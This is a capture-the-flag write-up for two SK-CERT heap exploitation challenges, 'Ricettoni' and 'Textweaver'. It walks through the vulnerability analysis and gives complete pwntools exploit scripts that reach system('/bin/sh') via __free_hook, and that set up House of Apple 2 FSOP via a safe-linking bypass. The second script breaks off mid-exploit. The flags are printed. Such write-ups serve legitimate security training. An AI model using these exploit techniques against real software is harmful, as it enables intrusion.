

Ricettoni (Bins)
Category: Binary Exploitation / Heap
Files: ricettoni/ (binary, libc 2.31, ld-linux, Dockerfile)
Flag: SK-CERT{wh0_74u9h7_y0u_7h15_h34p_f3n95hu1_w1z4rdry}

Challenge Description
An Italian-themed recipe manager binary with custom MTE (Memory Tagging Extension) allocation wrappers. The flag is printed as flavor text when we get shell.
Binary Analysis
| Property | Value |
|---|---|
| Arch | x86-64, PIE, Full RELRO, Canary, NX |
| Libc | glibc 2.31-0ubuntu9.18 (Ubuntu 20.04) |
| Shipped | ld-linux-x86-64.so.2, libc.so.6 |
The binary provides 4 menu operations on a recipes[16] array with a global count:
- Create -
MTEalloc(user_size)→malloc(user_size + 0x28), generates random 8-byte tag atptr+0x20, user data atptr+0x28. Stores{ptr, tag}inrecipes[count++]. - View -
MTEread(ptr, tag, buf, 0xFFF)→ validates tag, thenmemcpy(buf, ptr+0x28, 0xFFF)- massive heap over-read regardless of chunk size. - Delete -
MTEfree(ptr, tag)→ validates tag, writes new random tag, callsfree(ptr). Decrementscount--but does NOT clear the slot → UAF.
Key Vulnerabilities
-
Over-read (View): Always reads 0xFFF bytes from any chunk, leaking adjacent heap data including libc pointers from freed chunks.
-
Use-After-Free (Delete):
count--without nullifying the slot means we can still access freed entries if we manipulatecountback up via new creates. -
Tag check bypass: The MTE check is
(expected_tag | stored_tag) == expected_tag. Ifstored_tag == 0, this passes for ANYexpected_tag. So zeroing the tag atptr+0x20bypasses the MTE check entirely. -
8-byte overflow (MTEwrite):
memcpy(ptr+0x28, src, user_size)withuser_size=0x10on a chunk of 0x40 bytes (0x28 MTE overhead + 0x18 usable) - the first 0x08 bytes pastptr+0x28are usable, the next 0x08 overflow into the adjacent chunk header. -
glibc 2.31: No tcache safe-linking,
__free_hookis writable.
Exploit Strategy
Goal: Write system() to __free_hook, then free a chunk whose user data starts with /bin/sh\0.
Phase 1 - Libc Leak via Over-read
At startup, the binary calls read_secret_recipe() which allocates a chunk via fopen/fread. When we allocate a chunk of size 0x1A8 (424 bytes), the over-read (0xFFF bytes) reaches past our data into freed FILE buffer structures that contain libc pointers. The last 6 bytes of the received data (up to the \n from printf("%s", ...)) contain a libc address at a known offset.
LEAK_OFF = 0x1e8f60  # offset of leaked ptr from libc base
libc_base = u64(data[-6:].ljust(8, b'\x00')) - LEAK_OFF
Phase 2 - Setup Heap Layout
Allocate chunks in a specific order to enable unsorted bin consolidation:
| Slot | Name | Size | Chunk Size | Purpose |
|---|---|---|---|---|
| 0 | LEAK | 0x1A8 | ~0x1D0 | Already allocated for libc leak |
| 1 | A | 0x3F0 | 0x420 | Left half of consolidation pair |
| 2 | V | 0x3F0 | 0x420 | Right half - becomes our UAF victim |
| 3 | GUARD | 0x10 | 0x40 | Prevents consolidation with top chunk |
| 4 | F1 | 0x10 | 0x40 | Filler (expendable slot) |
| 5 | F2 | 0x10 | 0x40 | Filler (expendable slot) |
Phase 3 - Unsorted Bin Consolidation
Free V (slot 2), then A (slot 1). glibc consolidates adjacent free chunks:
A (0x420) + V (0x420) = single 0x840 chunk in unsorted binAfter freeing: count = 4, slots 1 and 2 still hold stale pointers (UAF).
Phase 4 - Overlapping Allocation Zeros V’s Tag
Allocate C with user_size = 0x440 (chunk 0x470). This is carved from the 0x840 unsorted chunk. C’s user data (at C_ptr + 0x28) extends all the way to cover V’s metadata:
V_ptr is at offset 0x420 from A_ptr (= start of consolidated chunk)
V_OFF = 0x420 - 0x28 = 0x3F8 (offset in C's user data)

C's payload at V_OFF - 0x08: 0x41  (fake chunk size for V, PREV_INUSE set)
C's payload at V_OFF + 0x00: 0     (V's fd - will be poisoned later)
C's payload at V_OFF + 0x08: 0     (V's tcache key - clear it)
C's payload at V_OFF + 0x20: 0     ← V's MTE tag = 0 → TAG CHECK BYPASSED
Now V can be freed/accessed with any tag - the stored tag is 0, so (any | 0) == any always holds.
Phase 5 - Tcache Setup via Careful Slot Management
This is the trickiest part. The recipe system uses count as the next write index AND as the access boundary (delete(idx) requires count > idx). We need to:
- Free V into tcache[0x40] (requires
count > 2, V’s old slot) - Later pop from tcache[0x40] twice (poison + pop)
The slot management dance:
# PAD (0x10, chunk 0x40) from unsorted remainder → slot 5, count=6
create(0x10, b'PAD')

# Free PAD → tcache[0x40]: [PAD], count=1
delete(5)  # count=5

# BUMP (0x20, chunk 0x50 - DIFFERENT tcache bin!) → slot 5, count=6
create(0x20, b'BUMP')

# UAF-free V: tag=0 → check passes → tcache[0x40]: [V → PAD], count=2
delete(2)  # count=5

# Free C → back to unsorted bin
delete(4)  # count=4
Critical insight: BUMP must use size 0x20 (chunk 0x50) not 0x10 (chunk 0x40), otherwise it would pop PAD from tcache[0x40] instead of allocating from unsorted bin, disrupting our chain.
Phase 6 - Tcache Poisoning
Re-allocate C2 with the same overlap payload, but this time set V’s fd to target = __free_hook - 0x28:
tcache[0x40]: V → (target = __free_hook - 0x28)When we pop from tcache[0x40], the first pop returns V_ptr, the second returns target. Writing at target + 0x28 = __free_hook.
Phase 7 - Pop V from Tcache
create(0x10, b'X' * 0x10)  # POP_V → gets V_ptr, goes to slot 5
# tcache[0x40]: [target], count=1
Phase 8 - Write “/bin/sh” at V_ptr
We need V_ptr[0] (the user data start, i.e., V_ptr + 0x28 in MTEread terms, but when free(V_ptr) is called, the pointer passed to __free_hook is V_ptr + 0x28 - the start of user data). We need /bin/sh\0 there.
create(0x20, b'FILL')   # slot 6, different tcache bin
delete(4)                # free C2 → unsorted
# C3 payload: write "/bin/sh\0" at V_OFF
c3 = bytearray(0x440)
c3[V_OFF:V_OFF+8] = b'/bin/sh\x00'
c3[V_OFF+0x20:V_OFF+0x28] = b'\x00' * 8  # keep tag=0
create(0x440, bytes(c3))  # slot 6 (C3)
Phase 9 - Pop Target → Write system() to __free_hook
create(0x10, p64(system_addr))  # POP_T → gets (free_hook - 0x28)
# MTEwrite: memcpy(ptr + 0x28, data, 0x10)
# ptr + 0x28 = (free_hook - 0x28) + 0x28 = free_hook
# Writes system_addr to __free_hook!
Phase 10 - Trigger
delete(5)  # Frees POP_V (which holds V_ptr)
# MTEfree: check_tag(V_ptr, tag) → stored_tag=0 → passes
# free(V_ptr) → __free_hook(V_ptr + 0x28) → system("/bin/sh")
Shell obtained as root!
then flag as :SK-CERT{wh0_74u9h7_y0u_7h15_h34p_f3n95hu1_w1z4rdry}
Running the Exploit
# Local (with shipped libc):
python3 solve.py

# Remote:
python3 solve.py --remote
The exploit script
#Crafted by Havoc
#I just think this is a poc but all in all its well.
#!/usr/bin/env python3
"""
Ricettoni CTF Exploit - Unsorted Bin Overlap + Tcache Poison + __free_hook

Binary: ricettoni (PIE, Full RELRO, Canary, NX)
Libc:   glibc 2.31-0ubuntu9.18 (Ubuntu 20.04)

MTE scheme:
  MTEalloc(sz) -> malloc(sz + 0x28), random tag at ptr+0x20, user data at ptr+0x28
  MTEfree(ptr, tag) -> check_tag(ptr, tag), new random tag at ptr+0x20, free(ptr)
  check_tag: stored = *(ptr+0x20); return (expected | stored) == expected
  -> If stored_tag == 0, check ALWAYS passes for any expected tag

Strategy:
  1. Leak libc via overread on chunk reusing freed FILE buffer
  2. Allocate A(0x3F0) + V(0x3F0) + guard + fillers
  3. Free V then A -> consolidate into 0x840 unsorted chunk
  4. Overlap alloc C(0x440) -> zero V's MTE tag, set fake 0x41 chunk header
  5. Free PAD into tcache[0x40], insert BUMP(0x20), UAF-free V, free C
     -> tcache[0x40]: V -> PAD, count=2
  6. Realloc C2 overlapping V -> poison V.fd = free_hook - 0x28
  7. Pop V from tcache (POP_V) -- returns V_ptr
  8. Insert filler (0x20), free C2, realloc C3 -> write "/bin/sh\0" at V_ptr
  9. Pop target from tcache (POP_T) -> write system() at __free_hook
 10. Trigger: delete(5) POP_V -> free(V_ptr) -> system("/bin/sh")

Slot tracking (recipes[16], create->recipes[count]++, delete->count--):
  [0] LEAK    [1] A     [2] V      [3] GUARD  [4] F1     [5] F2
  Phase 3: del(2), del(1) -> count=4
  Phase 4: C->slot4
  Phase 5: PAD->slot5, del(5), BUMP(0x20)->slot5, del(2), del(4) -> count=4
  Phase 6: C2->slot4
  Phase 7: POP_V->slot5
  Phase 8: FILL(0x20)->slot6, del(4), C3->slot6
  Phase 9: POP_T->slot7
  Trigger: del(5) -> system(V_ptr)
"""
from pwn import *
import struct, sys

context.arch = 'amd64'
context.log_level = 'info'

LOCAL = '--remote' not in sys.argv
if LOCAL:
    io = process(['./ld-linux-x86-64.so.2', '--library-path', '.', './ricettoni'])
else:
    io = remote('exp.cybergame.sk', 7006)

# -- Libc offsets (glibc 2.31-0ubuntu9.18) --
LEAK_OFF      = 0x1e8f60   # offset of leaked pointer from libc base
FREE_HOOK_OFF = 0x1eee48   # __free_hook offset
SYSTEM_OFF    = 0x52290    # system() offset
A_CHUNK_SIZE  = 0x420      # verified: user=0x3F0 -> chunk 0x420
V_OFF         = A_CHUNK_SIZE - 0x28  # 0x3F8 -- V_ptr offset in C's user data
C_USER        = 0x440      # C user size (must cover V_ptr + 0x28)

# -- Helpers --
def menu():
    io.recvuntil(b"opzione: ")

def create(sz, data):
    menu()
    io.sendline(b'1')
    io.recvuntil(b'lunghezza della ricetta: ')
    io.sendline(str(sz).encode())
    io.recvuntil(b'Inserisci la ricetta: ')
    if isinstance(data, str):
        data = data.encode()
    data = data.ljust(sz, b'\x00')
    io.send(data[:sz])

def view(idx):
    menu()
    io.sendline(b'2')
    io.recvuntil(b'visualizzare: ')
    io.sendline(str(idx).encode())
    io.recvuntil(b'Ricetta: ')
    return io.recvuntil(b'\n', drop=True)

def delete(idx):
    menu()
    io.sendline(b'3')
    io.recvuntil(b'eliminare: ')
    io.sendline(str(idx).encode())
    resp = io.recvuntil(b'opzione: ', timeout=5)
    if b'eliminata' in resp:
        io.unrecv(b'opzione: ')
        return True
    elif b'Memory' in resp or b'mismatch' in resp:
        log.error(f"  delete({idx}) TAG MISMATCH!")
        return False
    else:
        log.warning(f"  delete({idx}) unexpected: {resp[:80]}")
        io.unrecv(resp)
        return False

def make_c_payload(fd_val=0):
    """Build C/C2 overlap payload: fake V chunk header + fd + tag=0."""
    p = bytearray(C_USER)
    struct.pack_into('<Q', p, V_OFF - 0x08, 0x41)  # V chunk size = 0x40|PREV_INUSE
    struct.pack_into('<Q', p, V_OFF + 0x00, fd_val) # V fd
    struct.pack_into('<Q', p, V_OFF + 0x08, 0)      # V key (tcache) = 0
    struct.pack_into('<Q', p, V_OFF + 0x20, 0)      # V MTE tag = 0 (BYPASS)
    return bytes(p)


# ==================== PHASE 1: Libc Leak ====================
log.info("Phase 1: Libc leak")
create(0x1A8, b'\x01' * 0x1A8)      # slot 0 (LEAK), count=1
data = view(0)
leak = u64(data[-6:].ljust(8, b'\x00'))
libc_base = leak - LEAK_OFF
assert libc_base & 0xfff == 0, f"Bad libc alignment: {libc_base:#x}"

free_hook   = libc_base + FREE_HOOK_OFF
system_addr = libc_base + SYSTEM_OFF
target      = free_hook - 0x28

log.success(f"libc_base  = {libc_base:#x}")
log.success(f"__free_hook= {free_hook:#x}")
log.success(f"system()   = {system_addr:#x}")
log.success(f"target     = {target:#x}")


# ==================== PHASE 2: Setup chunks ====================
log.info("Phase 2: Setup A, V, guard, fillers")
create(0x3F0, b'A' * 8)   # slot 1 (A),     count=2
create(0x3F0, b'V' * 8)   # slot 2 (V),     count=3
create(0x10,  b'G' * 8)   # slot 3 (guard), count=4
create(0x10,  b'F1')      # slot 4 (F1),    count=5
create(0x10,  b'F2')      # slot 5 (F2),    count=6


# ==================== PHASE 3: Consolidate A+V ====================
log.info("Phase 3: Free V then A -> consolidation")
delete(2)                  # free V -> unsorted,    count=5
delete(1)                  # free A -> consolidate, count=4
log.info("  consolidated: 0x420 + 0x420 = 0x840 in unsorted bin")


# ==================== PHASE 4: Overlap -> zero V tag ====================
log.info("Phase 4: Overlap C(0x440) -> zero V tag + fake chunk header")
create(C_USER, make_c_payload(fd_val=0))  # slot 4 (C, overwrites F1), count=5
log.info("  C at slot 4, V tag=0, chunk size=0x41")


# ==================== PHASE 5: Tcache setup + UAF ====================
log.info("Phase 5: Tcache[0x40] setup")

# PAD (0x10 -> chunk 0x40) from unsorted remainder
create(0x10, b'PAD')                # slot 5 (PAD, overwrites F2), count=6

# Free PAD -> tcache[0x40]: [PAD], count=1
delete(5)                           # count=5
log.info("  PAD freed -> tcache[0x40] count=1")

# BUMP (0x20 -> chunk 0x50, DIFFERENT tcache bin!) to bump count
create(0x20, b'BUMP')              # slot 5 (BUMP), count=6
log.info("  BUMP(0x20) -> slot 5, count=6")

# UAF-free V: stored tag at V_ptr+0x20 = 0 -> check_tag passes
if not delete(2):                  # count=5
    log.error("V UAF delete failed!")
    io.interactive(); sys.exit(1)
log.success("  V freed via UAF -> tcache[0x40]: [V -> PAD], count=2")

# Free C to allow C2 reallocation
delete(4)                          # count=4
log.info("  C freed -> unsorted, count=4")


# ==================== PHASE 6: Poison V fd ====================
log.info("Phase 6: Poison V fd -> target")
create(C_USER, make_c_payload(fd_val=target))  # slot 4 (C2), count=5
log.success(f"  tcache[0x40]: V -> {target:#x}, count=2")


# ==================== PHASE 7: Pop V from tcache ====================
log.info("Phase 7: Pop V from tcache -> POP_V")
create(0x10, b'X' * 0x10)         # slot 5 (POP_V), count=6
# POP_V returns V_ptr. tcache[0x40]: [target], count=1
log.info("  POP_V at slot 5, tcache[0x40]: [target], count=1")


# ==================== PHASE 8: Write /bin/sh at V_ptr ====================
log.info("Phase 8: Write /bin/sh at V_ptr via C3 overlap")

# Insert filler (0x20 -> chunk 0x50, different bin) to bump count
create(0x20, b'FILL')             # slot 6 (FILL), count=7

# Free C2 so we can reallocate the overlapping region
delete(4)                          # count=6
log.info("  C2 freed -> unsorted")

# C3 payload: write "/bin/sh\0" at V_ptr[0], tag=0 at V_ptr+0x20
c3 = bytearray(C_USER)
c3[V_OFF:V_OFF + 8] = b'/bin/sh\x00'
struct.pack_into('<Q', c3, V_OFF + 0x20, 0)  # keep tag=0
create(C_USER, bytes(c3))         # slot 6 (C3, overwrites FILL), count=7
log.success("  /bin/sh written at V_ptr, tag zeroed")


# ==================== PHASE 9: Pop target -> write system to hook ====================
log.info("Phase 9: Pop target -> write system() to __free_hook")
# Pop target from tcache[0x40]: returns free_hook - 0x28
# MTEwrite: memcpy(ptr + 0x28, data, 0x10) -> writes at free_hook
create(0x10, p64(system_addr))    # slot 7 (POP_T), count=8
log.success(f"  __free_hook = system @ {system_addr:#x}")


# ==================== PHASE 10: TRIGGER ====================
log.info("Phase 10: TRIGGER -> delete(5) POP_V")
log.info("  MTEfree(V_ptr, tag): check_tag passes (stored=0)")
log.info("  free(V_ptr) -> system(V_ptr) -> system('/bin/sh')")

# Trigger: delete slot 5 (POP_V holds V_ptr, count=8 > 5)
menu()
io.sendline(b'3')
io.recvuntil(b'eliminare: ')
io.sendline(b'5')

# We should get a shell now
sleep(0.5)
io.sendline(b'echo PWNED')
try:
    resp = io.recvuntil(b'PWNED', timeout=3)
    log.success("Got shell!")
except EOFError:
    log.error("Process died -- no shell")
    sys.exit(1)
except:
    log.warning("No shell response, trying interactive...")

io.sendline(b'cat flag.txt')
io.interactive()
Key Takeaways
-
MTE tag=0 bypass: The OR-based tag check
(expected | stored) == expectedis trivially bypassed whenstored = 0. By overlapping a freed chunk with a larger allocation, we can zero out the tag field. -
Unsorted bin consolidation: Freeing two adjacent large chunks (> tcache max) causes glibc to merge them. Re-allocating a larger chunk from this merged region gives us an overlapping write primitive.
-
Slot management is the real puzzle: The
count-based indexing scheme (create increments, delete decrements) creates a mathematical constraint. The trick is inserting a “bump” allocation of a different size class between strategic deletes to maintain access to higher-indexed slots. -
glibc 2.31 __free_hook: Without safe-linking, tcache fd poisoning is straightforward.
__free_hookreceives the freed pointer as its argument, so placing/bin/sh\0at the freed chunk’s user data start gives ussystem("/bin/sh").
Textweaver (Bins)
Category: Binary Exploitation
Target: nc exp.cybergame.sk 7008
Flag: SK-CERT{cpp_h34p_1s_s0000_pr3d1ct4bl3_c4n_y0u_b3l13v3}

Challenge Description
A C++ string-manipulation engine running on Ubuntu 24.04 with glibc 2.39. The binary (textweaver) supports commands: LET, PRINT, UNSET, TRUNCATE, +=, LIST, HELP, EXIT. Variables store Macro objects (type, std::string data) on the heap.
Binary Protections
| Protection | Status |
|---|---|
| Full RELRO | ✅ |
| Stack Canary | ✅ |
| NX | ✅ |
| PIE | ✅ |
| glibc | 2.39-0ubuntu8.7 |
Vulnerability - Use-After-Free via Self-Assignment
The LET x = x command triggers a use-after-free:
eval("x")returns a pointer to the existing Macro- The old Macro at
variables["x"]is destructed (string buffer freed, thenoperator deletefrees the Macro itself) - The freed pointer is stored back into
variables["x"] - The destructor writes
type = 0into freed memory, but_M_p(the string data pointer) is preserved
This gives us a dangling pointer to freed heap memory that we can still read via PRINT and write via TRUNCATE/+=.
Exploit Strategy: House of Apple 2 (FSOP)
Full RELRO prevents GOT overwrite, so we use File Stream Oriented Programming via the House of Apple 2 technique:
Call chain: exit(0) → _IO_flush_all_lockp → iterates _IO_list_all → _IO_wfile_overflow → _IO_wdoallocbuf → reads wide_data->_wide_vtable->__doallocate → system(fp)
Exploit Phases
Phase 1 - Heap Setup
Allocate four variables with specific buffer sizes:
lv(0x420 chars) - will hold the fake FILE struct; 0x430 chunk bypasses tcache → unsorted bin on freeg1(0x420 chars) - consolidation partner for heap leakpo(0xF0 chars) - tcache[0x100] poison vehicleg2(0xF0 chars) - tcache[0x100] entry
Phase 2 - Fill tcache[0x30]
Create and destroy 11 small variables to fill tcache[0x30] to 7+ entries. This forces UAF’d Macro chunks (size 0x30) into the fastbin instead of tcache, preserving the _M_p string pointer for continued read/write access.
Phase 3 - Libc Leak
LET lv = lv (UAF) → PRINT lv reads the unsorted bin fd pointer from lv’s freed 0x430 chunk → compute libc_base = fd - 0x203b20.
Phase 4 - Heap Leak
LET g1 = g1 (UAF) → g1’s 0x430 chunk consolidates with lv’s chunk. The bk pointer at lv+8 now points to the consolidated chunk → deterministic heap layout calculation: lv_buf = bk - 0x850, po_buf = bk - 0xb30.
Phase 5 - Tcache[0x100] Poison
UNSET g2 frees g2’s buffer into tcache[0x100]. LET po = po (UAF) frees po’s buffer into tcache[0x100]. Now overwrite po’s freed chunk’s next pointer with _IO_list_all ^ (po_buf >> 12) (safe-linking bypass). The tcache chain becomes: po_buf → _IO_list_all.
Phase 6–7 - Pop Tcache Entries via String Growth
Growing a 1-char string past 120 chars triggers capacity doublings: SSO(15) → 30 → 60 → 120 → 240. The final 120→240 growth calls malloc(0x100), popping from tcache[0x100]:
- Phase 6: Pop
po_buf(consumed, discarded) - Phase 7: Pop
_IO_list_all- nowa2’s string buffer lives at_IO_list_all. Writep64(lv_buf)to redirect the FILE list to our fake struct.
Phase 8 - Write Fake FILE Structure
Use TRUNCATE lv 0 + repeated lv += "\xHH..." to write a crafted 0x270-byte fake FILE into lv’s buffer:
| Offset | Field | Value | Purpose |
|---|---|---|---|
| +0x00 | _flags / cmd | "tail /app/flag.txt\0" | system() argument (fp) |
| +0x28 | _IO_write_ptr | 1 | Triggers wfile_overflow path |
| +0x88 | _lock | lv_buf + 0x50 | Must point to zeroed memory |
| +0xa0 | _wide_data | lv_buf + 0x100 | Points to embedded wide_data |
| +0xc0 | _mode | 1 | Forces wide-char path |
| +0xd8 | vtable | _IO_wfile_jumps | Passes vtable bounds check |
| +0x120 | wide _IO_write_ptr | 1 | Triggers wdoallocbuf call |
| +0x1e0 | _wide_vtable | lv_buf + 0x200 | Fake wide vtable |
| +0x268 | __doallocate | system() | The payload |
Phase 9 - Trigger
Send EXIT → exit(0) → _IO_flush_all_lockp → processes our fake FILE → system("tail /app/flag.txt").
Critical Bugs Encountered
-
_IO_UNBUFFEREDbit (0x2):_IO_wdoallocbufchecks_flags & 0x2and skips the__doallocatecall if set. Commands starting with'c'(0x63) have bit 1 set - so"cat ..."silently fails. Fixed by using"tail ..."(0x74, bit 1 = 0). -
_lockdeadlock: The_lockfield initially pointed tolv_buf + 0x300, which was outside the 0x270-byte fake FILE write area. That memory still contained old'L'(0x4c) characters, making the lock struct appear held (lock = 0x4c4c4c4c)._IO_flockfilespun forever → deadlock. Fixed by pointing_locktolv_buf + 0x50(within the zeroed area of the fake FILE). -
Tokenizer heap interference: Long quoted strings in commands trigger temporary heap allocations that consume tcache entries. Solved by using repeated short 15-char appends (
+= "AAAAAAAAAAAAAAA") to grow strings without polluting tcache[0x100].
Exploit Code
#!/usr/bin/env python3
"""
Textweaver exploit - glibc 2.39 UAF → tcache poison → FSOP (House of Apple 2)
Target: nc exp.cybergame.sk 7008

Key insight: To pop from tc100, we grow a variable's string past 120 chars
via repeated short += calls. This avoids tokenizer heap interference from
long quoted string arguments. The 120→240 capacity growth does malloc(0x100).
"""
from pwn import *
import sys, struct

context.binary = './textweaver_patched'
context.log_level = 'info'
libc = ELF('./libc.so.6', checksec=False)

REMOTE = '-r' in sys.argv
if REMOTE:
    p = remote('exp.cybergame.sk', 7008)
else:
    p = process('./textweaver_patched')

PROMPT = b'> '

def cmd(s):
    p.sendlineafter(PROMPT, s.encode() if isinstance(s, str) else s)

def cmd_fast(s):
    """Send command without waiting for prompt (for pipelining)"""
    p.sendline(s.encode() if isinstance(s, str) else s)

def drain_prompts(n):
    """Drain n prompt responses after fast-sending n commands"""
    for _ in range(n):
        p.recvuntil(PROMPT)

def hx(data):
    return ''.join(f'\\x{b:02x}' for b in data)

def let(name, val):
    cmd(f'LET {name} = "{val}"')

def let_self(name):
    cmd(f'LET {name} = {name}')

def unset(name):
    cmd(f'UNSET {name}')

def print_var(name, size):
    cmd(f'PRINT {name}')
    data = p.recvn(size)
    p.recvline()
    return data

def truncate(name, length):
    cmd(f'TRUNCATE {name} {length}')

def append_hex(name, payload):
    """Append raw bytes to a variable using \\xHH escapes"""
    cmd(f'{name} += "{hx(payload)}"')

def append_str(name, s):
    """Append a plain ASCII string to a variable"""
    cmd(f'{name} += "{s}"')

def grow_to_pop_tc100(varname):
    """Grow a variable's string from 1 char to 121+ chars using repeated
    small appends. This triggers capacity growths: SSO→30→60→120→240.
    The 120→240 growth does malloc(0x100) which pops from tcache[0x100].
    Returns when the pop has occurred."""
    current_len = 1  # from the initial LET x = "A"
    target = 122     # just past 121 to ensure the realloc happened
    chunk = 'A' * 15 # 15 chars per append (max SSO, no heap alloc for temp)
    while current_len < target:
        append_str(varname, chunk)
        current_len += len(chunk)

def grow_to_pop_tc100_fast(varname):
    """Fast version: send all growth commands at once, drain later"""
    cmds = []
    current_len = 1
    target = 122
    chunk = 'A' * 15
    while current_len < target:
        cmds.append(f'{varname} += "{chunk}"')
        current_len += len(chunk)
    for c in cmds:
        cmd_fast(c)
    return len(cmds)

p.recvuntil(b'Type HELP')
p.recvline()

# ═══════════════════════════════════════════════════════════
# Constants
# ═══════════════════════════════════════════════════════════
BIG = 0x420
MED = 0xF0

UNSORTED_BIN_OFF   = 0x203b20
IO_LIST_ALL_OFF    = 0x2044c0
IO_WFILE_JUMPS_OFF = 0x202228
SYSTEM_OFF         = libc.sym['system']

PO_BUF_DELTA = -0xb30
LV_BUF_DELTA = -0x850

# ═══════════════════════════════════════════════════════════
# Phase 1: Allocate variables
# ═══════════════════════════════════════════════════════════
log.info("Phase 1: Allocate")
let('lv', 'L' * BIG)
let('g1', 'G' * BIG)
let('po', 'P' * MED)
let('g2', 'H' * MED)

# ═══════════════════════════════════════════════════════════
# Phase 2: Fill tcache[0x30] (UAF'd Macros → fastbin, _M_p preserved)
# ═══════════════════════════════════════════════════════════
log.info("Phase 2: Fill tc30")
for i in range(11):
    cmd_fast(f'LET z{i} = "{i}"')
for i in range(11):
    cmd_fast(f'UNSET z{i}')
drain_prompts(22)

# ═══════════════════════════════════════════════════════════
# Phase 3: Libc leak (UAF lv → unsorted fd)
# ═══════════════════════════════════════════════════════════
log.info("Phase 3: libc leak")
let_self('lv')
data = print_var('lv', BIG)
fd = u64(data[0:8])
libc_base = fd - UNSORTED_BIN_OFF
assert libc_base & 0xfff == 0, f"Bad libc: {hex(libc_base)}"
log.success(f"libc = {hex(libc_base)}")

io_list_all    = libc_base + IO_LIST_ALL_OFF
io_wfile_jumps = libc_base + IO_WFILE_JUMPS_OFF
system_addr    = libc_base + SYSTEM_OFF

# ═══════════════════════════════════════════════════════════
# Phase 4: Heap leak (UAF g1 → lv.bk = g1_consolidated)
# ═══════════════════════════════════════════════════════════
log.info("Phase 4: heap leak")
let_self('g1')
data2 = print_var('lv', BIG)
bk2 = u64(data2[8:16])
heap_leak = bk2
log.success(f"heap = {hex(heap_leak)}")

po_buf = heap_leak + PO_BUF_DELTA
lv_buf = heap_leak + LV_BUF_DELTA
mask = po_buf >> 12
log.info(f"po_buf={hex(po_buf)}  lv_buf={hex(lv_buf)}  mask={hex(mask)}")

# ═══════════════════════════════════════════════════════════
# Phase 5: Tcache[0x100] poison
# ═══════════════════════════════════════════════════════════
# tc100 state: count=1 (old line buffer intermediate from Phase 1)
# After UNSET g2: g2_buf → tc100 (count=2)
# After UAF po: po_buf → tc100 (count=3, head=po_buf→g2_buf→old_line)
# Poison: overwrite po_buf.next = safe_linked(_IO_list_all)
# Chain becomes: po_buf → _IO_list_all (g2_buf+old_line unreachable but count=3)
log.info("Phase 5: tc100 poison")
unset('g2')
let_self('po')

poisoned = io_list_all ^ mask
truncate('po', 0)
append_hex('po', p64(poisoned))
